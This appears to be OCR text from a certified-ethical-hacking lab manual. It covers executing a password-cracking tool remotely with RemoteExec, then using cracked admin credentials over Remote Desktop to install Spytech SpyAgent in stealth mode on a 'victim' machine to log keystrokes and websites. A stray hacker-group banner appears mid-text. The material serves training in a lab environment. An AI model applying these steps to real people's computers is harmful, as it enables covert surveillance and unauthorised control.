1. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools for Remotely Executing Applications\RemoteExec**, and double-click **RemoteExec_x86.exe**.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. Choose a language, and then follow the wizard driven installation steps to install RemoteExec.
4. On completing the installation, launch **RemoteExec** application from the **Apps** screen.
5. RemoteExec main window appears.
6. To configure executing a file, double click on **Remote jobs** option under **RemoteExec** section.





FIGURE 8.1: RemoteExec configuring Remote jobs


7. Double-click on **New Remote job,** under **Remote jobs,** to configure and execute a new remote job.



RemoteExec considerably simplifies and accelerates all install and update tasks on a local or wide area network (WAN) as well as on remote machines.

FIGURE 8.2: RemoteExec configuring New Remote job

8. In a **New Remote job** section, you can view various options, which help in performing various tasks remotely.
9. Here is an example of executing a file remotely using the **File execution** option. To execute, double click **File Execution**.



Remote execution requirements: The account running RemoteExec needs administrative rights on target computers. Microsoft file and printer sharing (SMB TCP 445) and ICMP (ping) should be enabled. These protocols also need to be allowed in any firewall between the administration console and target computers.

FIGURE 8.3: RemoteExec configuring File Execution

TASK 2

Execute a File Remotely

10. The **File Execution** window appears. In the **Settings** section, specify the location of the file that you want to execute (here, **rcrack_gui.exe,** located in **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\RainbowCrack**), select **Administrative** option from **Context** drop down list, uncheck **Console,** and check **Auto**.




FIGURE 8.4: RemoteExec File execution settings

Note: Using RemoteExec, you can:
- Install patches, service packs, and hotfixes
- Deploy Windows Installer packages in silent mode
- Run applications, programs, and scripts
- Copy files and folders

11. Scroll down to the **Filter** section, and follow these steps to configure the section:
    a. Select **OS version** checkbox, select '=' from the drop-down menu, and specify the operating system **Windows Vista/2008** from the drop-down list.
    b. Select **OS level** checkbox, select '=' from the drop-down menu, and select the OS level **Server** from the drop-down list.
    c. Select **Service Pack** checkbox, select '=' from the drop-down menu, and specify the service pack version as **Service pack 1** from the drop-down list.
    d. Select **CPU type**, and choose **x64** processor type from the drop-down list.

Once installed, RemoteExec and its documentation are accessible through the Windows Start menu. By default, RemoteExec is installed in evaluation mode.




FIGURE 8.5: RemoteExec Filter tab

12. Scroll down to **Target computers,** and click **Name**.
13. The **Name** pop-up appears.




FIGURE 8.6: RemoteExec Filter tab

14. Log into the **Windows Server 2008** virtual machine.
15. Click **Start** (in the lower-left corner), and click **Control Panel**.




FIGURE 8.7: Launching Control Panel

16. Select the **Classic View** link in the left pane, and double-click **System**.




FIGURE 8.8: Launching System Control Panel

Configure the report you want to generate automatically as if you wanted to display it. When you schedule a report, if you select the latest execution, the report is always generated for the latest execution.

17. The **System** control panel appears; note the **Computer name**.




FIGURE 8.9: Viewing the Computer name

18. Switch back to the **Windows Server 2012** host machine.
19. In real-time, attackers use scanning tools to find out the hosts that active on the network, along with their names. For lab demonstration purposes, we are viewing the computer names directly from the machines.
20. Enter the **computer name** of **Windows Server 2008** in the **Name** text field, choose **Computer** from the drop-down list, and click **OK**.

FIGURE 8.10: Entering the Computer Name

TASK 3

Execute File Remotely using RemoteExec

21. The entered computer name is added to the list of target computers.
22. To execute the defined action on the **remote** computer, click **Launch** link under **Quick access** section located in the right pane.




FIGURE 8.11: Launching File Execution

23. RemoteExec executes the **reracK_gui.exe** file. The status of the file is displayed in RemoteExec, as shown in the following screenshot:




FIGURE 8.12: File Executed successfully

24. To test the execution of the application, switch to **Windows Server 2008** virtual machine, launch **Windows Task Manager,** and click the **Processes** tab. Observe that **rerack_gui.exe** process will be running on the machine.




FIGURE 8.13: File process viewed in Windows task Manager

25. Thus, you have successfully executed an application remotely using RemoteExec.
26. In real-time, an attacker can execute Trojans remotely from his/her machine and gain control over the target machine.

Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 9

User System Monitoring and Surveillance Using Spytech SpyAgent

Spytech SpyAgent is powerful computer spy software that allows you to monitor everything users do on a computer—in total stealth. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat-client blocking, lockdown scheduling, and remote delivery of logs via email or FTP.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy the employer has put in place and made known to employees.

In this lab, we explain the process of monitoring employee activities using Spytech SpyAgent.

Lab Objectives

The objective of this lab is to help students use Spytech and SpyAgent. After completing this lab, students will be able to:

- Install and configure **Spytech SpyAgent** in a victim machine
- Monitor keystrokes typed, websites visited and Internet Traffic Data

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

To perform this lab, you need:

- A computer running Windows Server 2012
- Run this tool in Windows Server 2008 (victim machine)
- Or, download Spytech SpyAgent at http://www.spytech-web.com/spyagent.shtml
- If you wish to download the latest version, screenshots may differ
- Administrative privileges to install and run tools

Lab Duration

Time: 15 Minutes

Overview of the Lab

This lab demonstrates students how to establish remote desktop connection with a victim machine and run spying application named SpyAgent to secretly track user activities.

1. This lab works only if the target machine is Turned **ON**.
2. Since you have seen how to escalate privileges in the earlier lab (Escalating Privileges by Exploiting Client Side Vulnerabilities), you will use the same technique to escalate privileges and then dump the password hashes.
3. On obtaining the hashes, you will use password cracking application such as RainbowCrack to obtain plain-text passwords.
4. Once you have the passwords handy, you will establish a **Remote Desktop Connection** as an **attacker**, install Spytech SpyAgent and leave it in **stealth mode**.

Note: In this lab, you are connecting remotely to Windows server 2008 virtual machine. You can establish remote connection only for a user account that has administrative privileges (here, **Jason** user account has administrative privileges, so we shall be logging in to it).

5. The next task would be to log on to **virtual machine** as a legitimate user (here you) and perform user activities without being aware of the application tracking your activities in background.
6. Once done, you will again establish a **Remote Desktop Connection** as an **attacker**, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the **victim** (you).

Lab Tasks

TASK 1

Establish a Remote Desktop Connection

1. Right-click the **Windows** icon at the lower left corner of the screen, and click **Search**.




FIGURE 9.1: Selecting Search

2. In the right pane of the window, search for **Remote Desktop Connection**.
3. Click **Remote Desktop Connection** in the **Search** results.




FIGURE 9.2: Searching for Remote Desktop Connection

4. The Remote Desktop Connection window opens. Enter the IP address of **Windows Server 2008** (in this lab, **10.0.0.11,** which might differ in your lab environment) in the **Computer** field, and click **Show Options**.

FIGURE 9.3: Establishing Remote Desktop Connection

5. Enter a username granted administrative privileges (here, **Jason**), and click **Connect**.




FIGURE 9.4: Establishing Remote Desktop Connection

6. The host machine tries to establish a Remote connection with the target machine.
7. A **Windows Security** pop-up appears; enter the password (**qwerty**) and click **OK**.




FIGURE 9.5: Windows Security pop-up

8. A **Remote Desktop Connection** window appears; click **Yes**.

FIGURE 9.6: Remote Desktop Connection window

Note: You cannot access a Remote Desktop Connection if the target machine is shut down. Remote Desktop Connection is possible only if the machine is in turned ON.

9. A Remote Desktop connection is successfully established, as shown in the screenshot:




FIGURE 9.7: Remote Desktop Connection established successfully

10. Close the **Server Manager** window.

TASK 2

Install Spytech SpyAgent

11. Navigate to **\\[IP Address of Windows Server 2012]\CEH-Tools\CEHv9 Module 05 System Hacking\Spyware\General Spyware\Spytech SpyAgent** and double-click **Setup.exe**.




FIGURE 9.8: Installing SpyAgent

12. If the **Cannot access network resource** dialog-box appears, enter the credentials of the host machine, and click **OK**.

FIGURE 9.9: Cannot access network resource dialog-box

Active Mode: this option allows SpyAgent to be started in monitoring mode when it is opened - no need for manually starting its monitoring.

13. The **Spytech SpyAgent Setup** window appears; click **Next**.

FIGURE 9.10: Spytech SpyAgent Setup window

14. The **Welcome** wizard of Spytech SpyAgent Setup program window appears; read the instructions and click **Next**.




FIGURE 9.11: Welcome wizard

15. The **Important Notes** wizard appears; read the note and click **Next**.

FIGURE 9.12: Important Notes wizard

16. The **Software License Agreement** window appears, you need to accept the agreement to install Spytech SpyAgent.
17. So, click **Yes** to continue.

FIGURE 9.13: Select the Agreement

18. Choose the **destination location** to install Spytech SpyAgent.
19. Click **Next** to continue installation.

Stealth Mode: this option allows SpyAgent to run in total stealth. Combined with 'Active Mode' the software will load and run in monitoring mode in complete stealth.




FIGURE 9.14: Selecting folder for installation

20. The **Select SpyAgent Installation Type** window appears; select the **Administrator/Tester** setup type.
21. Click **Next**.

FIGURE 9.15: Selecting Installation Type

Splash Warning: This option allows you to display a message to the user when SpyAgent is started. This message can be configured in the Advanced Settings → Splash Screen window.

22. The **Ready to Install** window appears; click **Next** to start installing Spytech SpyAgent.




FIGURE 9.16: Ready to install window

Log Location: this allows you to specify where you want SpyAgent to store its activity logs. For Windows NT/2000/XP systems monitoring ALL users it is recommended that the log location be set to x:\documents and settings\all users.

23. The **Spytech SpyAgent Setup** dialog-box prompts you to include an **uninstaller**; click **Yes**.




FIGURE 9.17: Selecting an uninstaller

24. A **Spytech SpyAgent** window appears; **close** the window.

FIGURE 9.18: Spytech SpyAgent window

25. The **A Notice For Antivirus Users** window appears; read the notice, and click **Next**.




FIGURE 9.19: A Notice For Antivirus Users window

26. The **Finished** window appears; uncheck **View Help Documentation,** and click **Close** to end the setup.

FIGURE 9.20: Finish window

27. The **Spytech SpyAgent** dialog box appears; click **Continue...**

FIGURE 9.21: spytech SpyAgent dialog box

28. **Step 1** of setup wizard appears; click **click to continue...**

FIGURE 9.22: Step 1 of setup wizard

